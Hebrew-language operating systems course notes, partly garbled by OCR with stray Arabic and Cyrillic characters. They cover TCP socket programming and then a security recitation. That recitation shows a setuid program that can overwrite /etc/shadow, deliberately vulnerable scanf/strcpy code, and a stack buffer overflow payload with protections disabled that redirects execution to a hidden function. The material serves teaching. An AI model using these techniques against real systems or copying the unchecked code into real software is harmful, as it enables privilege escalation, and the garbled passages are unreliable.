בתקשורת הבסיסית בין לקוח לשרת, השרת מחייב שהלקוח יתחבר אליו.

| client           | server             |
|------------------|--------------------|
| sd=socket()      | sd=socket()        |
|                  | bind(sd, port)     |
|                  | listen(sd,...)     |
| connect(sd, dst) | new_sd=accept(sd)  |
| write(sd, ...)   | write(new_sd, ...) |
| read(sd, ...)    | read(new_sd, ...)  |
| close(sd)        | close(new_sd)      |



נסתכל תחילה על השרת:

| פונקציה  | פירוט                                                                                                                                                                                                          |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| socket() | يוצר את ה-socket לתקשרות, ומוחזר fd. מعتبرים את ה-family :IPv4, UNIX_AF_INET או SOCK_STREAM :type שמאחד סוג תקשורת לוקאלית (IPC). מعتبرים את ה-protocol:TCP: עברו 0 נקבל את הדיפולטי שהוא TCP עבר SOCK_STREAM. |
| bind()   | נרצה שה-socket יאוזן על port מסוים. אנחנו מבצעים bind וкосרים את ה-port ל-socket ספציפי. אנחנו מعتبرים את ה-fd שקיבלנו, ובתבנת IP ופורט מסוימים באמצעות my_addr.                                               |
| listen() | נאזין לקבלת חיבורים חדשים. מعتبرים את ה-fd ומספר מקסימלי של pending connections, לקוחות שביקשו להתחבר ונכנסו לתור עד לטיפול של השרת, זהו גודל התור הב"ל.                                                       |
| accept() | שולפים את ה-client הראשון שמחכה בתור. הפונקציה מחזירה sock fd חדש שמייצג את החיבור עם ה-client הספציפי. כל עוד אין client שמחכה הפונקציה בולכת ומוחבה. מعتبرים גם peer_addr שallow יכתבו הפרטים על הלוקה.      |
| close()  | באשר רוצים לסגור את ה-socket. אם לquo קרא מה-socket בשחיבור סגור, נקבל 0 שזה עבר EOF.                                                                                                                          |

נסתכל עבשו על הלוקה:

| פונקציה   | פירוט                                                                                                                                      |
|-----------|--------------------------------------------------------------------------------------------------------------------------------------------|
| socket()  | בדומה לשרת.                                                                                                                                |
| connect() | מعتبرים את ה-fd שקיבלנו קודם, ואת השרת אליו אנחנו רוצים להתחבר serv_addr ... לא יצליח אם למשל השרת עדין לא עשה ()listen, או שהטור התמלא... |

```

struct sockaddr {
 unsigned short sa_family; // address family, AF_xxx
 char sa_data[14]; // 14 bytes of protocol address
};

struct sockaddr_in {
 short int sin_family; // address family, AF_xxx
 unsigned short int sin_port; // port number
 struct in_addr sin_addr; // internet address
 unsigned char sin_zero[8]; // for alignments
};

struct in_addr {
 unsigned long s_addr; //32-bit long (4 bytes) IP
 address
}

```

template<struct sockaddr> זה struct כליל שימושים בו בתור ה-sockaddr של כתובות. אנחנו משתמשים ב-<in.h> sock\_addr שהוא ספציפי ל-IPv4. הוא גם מתחליב-family כמו הכללי, ומוביל גם:

- port – מספר פורט.
  - addr – מספר של 32 ביט שמייצג את הכתובת.
  - padding – של אפסים כדי שתהייה אורה ב모ות בתים כמו sockaddr.
- כולומר, באשר נרצה לקרוא ל-connect, נמיר את הטיפוס של ה-struct שлемו ל-<sockaddr.h> ושלח אותו כפרמטר.

ההעברת מידע: אחרי שיש לנו socket, אפשר להשתמש בפונקציות send/read/write/.recv. לחילופין אפשר להשתמש ב-.read/.send. read(): הפונקציה בולכת עד שיש מידע זמין. כשהפונקציה חוזרת, הוא יחזיר מספר שהוא קטן או שווה ל-max bytes לנפתנו לו כפרמטר. לכן נבצע את זה בולולאת while כדי לקרוא את כל המידע. متى נפסיק לקרוא? זה כבר תלוי בפרוטוקול התקשורת (אפשר להעביר בהתחלה metadata שאומר כמה גודל ההודעה, אפשר לדעת שהגענו לסוף אם קראנו 0 בתים – סוג של EOF).

```

int main(int argc, char *argv[])
{
 listenfd = socket(AF_INET, SOCK_STREAM, 0);
 serv_addr.sin_family = AF_INET;
 serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
 serv_addr.sin_port = htons(10000);
 if(0 != bind(listenfd, (struct sockaddr*)&serv_addr, addrlen)){
 printf("\n Error : Bind Failed. %s \n",
strerror(errno));
 }
 if(0 != listen(listenfd, 10)) {
 printf("\n Error : Listen Failed. %s \n",
strerror(errno));
 }
 while(1) {
 connfd = accept(listenfd, (struct sockaddr*)&peer_addr, &addrlen);
 getsockname(connfd, (struct sockaddr*)&my_addr, &addrlen);
 getpeername(connfd, (struct sockaddr*)&peer_addr, &addrlen);
 int notwritten = strlen(data_buff);
 while(notwritten > 0)
 {
 nsent = write(connfd, data_buff + totalsent,
notwritten);
 assert(nsent >= 0);
 totalsent += nsent;
 notwritten -= nsent;
 }
 close(connfd);
 }
}

```

צד השירות (tcp\_server.c)

- יוצרים socket – עם AF\_INET – socket(SOCK\_STREAM).
- בונים את struct serv\_addr שמודדר עם INADDR\_ANY עבור כל ברטיסי הרשות של המחשב. נגידו את הפורט 10000. נשים לב שאחנו משתמשים באן-htonl ו-htons.
- געשה bind כדי לקשר לפורט 10000 (נמצא ב-serv\_addr).
- געשה listen על ה-socket עם תור בגודל 10. בעת ל Kohot יכולם להתחילה להתחרה.
- נרץ בולאה תמידית ובכצע accept כדי לקבל את החיבור:

  - נקבל connfd עבור החיבור. נdfs מידע על החיבור. הפונקציה getpeername בה באן שמשתמשים מהאפשרת לקבל את המידע על הלוקון (accept) אם לא העברנו פרטט-localhost.
  - באמצעות write ל-connfd נכתב את הזמן הנוכחי. געשה זאת בולאה כל עוד יש עוד מה לכתוב.

צד הלקוח (tcp\_client.c)

- יוצרים socket כמו בשרת.
- מדירים struct serv\_addr עם IP 127.0.0.1 כדי להתחבר ל-.localhost.
- געשה connect כדי להתחבר ואז נקרא בולאה .read עם server-client מפסיק כאשר ה-close עשויה, מנסים לעשות read ומקבלים 0: ואז עושים break.

פקודות שימושיות:

```
cat /etc/services
```

## אבטחת מידע

### תרגול 10 (אבטחת מידע)

#### הרשאות מיוחדות:

נזכר כי לכל קובץ (inode) יש הרשות Read/Group/Others, Write/Execute/l-owner. כל אובייקט זה בנפרד יכול לקבל הרשות RW בלבד. הקבוצה הראשית באופן דיפולט היא **הקבוצה הראשית של ה-owner**. לכל משתמש יש קבוצה ראשית אחת. נזכר כי אנו מעניינים הרשות עם הפקודה chmod.

נניח שיש לנו תיקה מסוימת. כדי ליצור/למחוק שם קובץ נוצר הרשות W על התקיה לכל המשתמשים. לכן, יש עוד הרשות נוספת שמאפשר רק ל-owner של הקובץ למחוק אותו. עוד 3 ביטים שונים לנו את האפשרויות הבאות בפקודת chmod:

- 1 – **sticky bit**: קובץ יוכל להימחק רק על ידי ה-owner או userprivileged. למשל תיקייה tmp מסומנת עם t (זה אומר שיש גם x), אם זה T גדול זה אומר שיש רק RW בלי x. אין משמעות להגדירה שלו על קובץ בילוקס, מגדירים אותו כך:

```
drwxrwxrwt 7 root sys 400 Sep 3 13:37 tmp
```

- 4 – **setuid**: סיסמאות נשמרות ב-etc/shadow/ ולא נרצה שיוכלו לכתב אליה (owned by root). נניח שנרצה לשנות את הסיסמה שלנו באמצעות <username>.passwd. נרצה שהפקודה זו תצליח לכתב לקובץ shadow. passwd. שמשריצים את passwd מקבלים את הרשות של ה-owner (ירוץ בהרשאות root) – ורק באשר X מנסה לשנות את הסיסמה של X (ולא של משתמש אחר Y). על passwd מוגדר setuid ונ ניתן לראות את זה בס-:

```
-r-sr-sr-x 3 root sys 28144 Jun 17 12:02 /usr/bin/passwd
```

- 2 – **setgid**: באופן דומה, כאשר נרצה קובץ, נקבל את הרשות של אותה הקבוצה שמוגדרת עלי. נקבל זאת באמצעות setgid. למשל במקרה מוגדר על התוכנה של mail:


```
-r-x--s--x 1 root mail 67504 Jun 17 12:01 /usr/bin/mail
```

**סכנות אבטחה ב-setuid(risky.c):** קיבל פקודה מהמשתמש, נתיב לקובץ log, "נעשה parsing על הפקודה" ואז נכתב לקובץ מה הייתה הפקודה. לא מריצים את הפקודה.

- נEMPL את הקוד עם sudo gcc risky.c root.
- נרים sudo chmod 4777 risky.root : ברגע שנרים אותו, נרוץ בהרשאות של root. נוכל לחתת תוכנה שלנו בתור פרטער את הנתיב של etc/shadow/ בטור פקודה נכתב root:password וכבה זה יכתב לקובץ.
- זה עובד כי בקוד שכתבנו (risky) לא ביצענו שום בדיקה על מי שמריץ! (בניגוד ל-pwd)

#### variable buffer overflow

נזכיר:



EBP – מצביע על תחילת המחסנית.

ESP – מצביע לסוף המחסנית, האיבר האחרון שהוכנס.

פונקציה שמנגירה משתנים מקומיים דוחפת אותם למחסנית.

נניח שיש לנו שאנו קוראים לפונקציה strcpy כדי להעתיק מחוזות לטור my\_str. פונקציה זו אינה בטוחה, היא לא עושה שום בדיקה על הקלט – אפשר לחתת לו מחוזות בכל גודל: הוא מקבל בתובת ובתיים לבתו אליה. אם ניתן מחוזות בגודל של יותר מ-16, הוא ידרוס ערך שהיה קודם במחסנית.

```


int pass = 0;
char buff[4];
scanf("%s", buff);
if(strcmp(buff, "123"))
 puts("Wrong Password");
else {
 puts("Correct Password");
 pass = 1;
}
if(pass)
 puts("Root permissions granted");

```

**דרישה של משתמש (pass\_check.c):** יש לנו תוכנה שבודקת סיסמה. יש לנו משתנה pass, ובאför בגודל 4. העשויים scanf לזרוק הכתובת של הבאför, ללא גודל. המשתמש יוכל להכניס יותר מ-4 בתים, ואז לדורס את pass.

- אם הקלט שווה ל-"123" pass יוגדר להיות 1. בודקים (pass) if (pass) ו"מקבלים הרשות root".
- נוכל לדורס את pass באמצעות הקלט השני scanf ו גם אם טעינו בסיסמה, אחר בר נקבל הרשות root.
- יש הגנות בקמפול נגד דברים כאלה, لكن בעבר בקמפול -fno-stack-protector .protector

### :stack buffer overflow



- יש לנו קוד שקורא ל-func. func מצביע לתחילת main, main מצביע לראש המחסנית.
- מתחילה לדחוף את הארגומנטים בסדר הפוך (calling convention), קודם 2 ואז 1. בנוסף, דוחפים את תובעת החזרה שלנו (return address) כדי שנוכל לחזור מ- func ל-ESP. main מעדכן ESP.
- עבשוו בתוך func אナンנו רוצים ליצור stack חדש, לנוכח שמרו את ה-EBP הראשון (של main), ואז נעדכן את ה-ESP וקייםנו stack frame חדש.
- נניח שיש לנו פונקציה לא בטוחה כמו scanf, נוכל לדורס את תובעת החזרה.

```

void hidden_func() {
 puts("Inside the hidden
function");
}
void echo_text() {
 char buffer[4];
 scanf("%s", buffer);
}
int main() {
 echo_text();
 return 0;
}

```

- דרישה של תובעת חזרה (hidden\_func.c):** נרצה לדורס את תובעת החזרה כך שנחזור ל-hidden\_func. קמפלנו את הקוד, ואנו מחפשים את הכתובת של הפונקציה hidden\_func
- נשים לב שאナンנו כותבים מחוזצת של 12 א-ים. אナンנו דורסים באför שהוא בגודל של 4, אך על ה-stack יש לנו את ה-EBP ששמרנו, זו כתובת של 8 בתים (מערכת של 64-ビיט).
  - בנוסף, אנו כותבים את הכתובת בסדר הפוך, כאן אナンנו כותבים ל'ירון והמעבד לוקח משם את הכתובת, ב-intel זה Little-Endian ולכן אナンנו הופכים.

פקודות שהרכנו:

```

gcc hidden_func.c -fno-stack-protector -no-pie -o hidden_func
nm hidden_func # or objdump -d hidden_func
python -c 'print "a"*12 + "\xa7\x05\x40\x00\x00\x00\x00\x00"' | ./hidden_func

```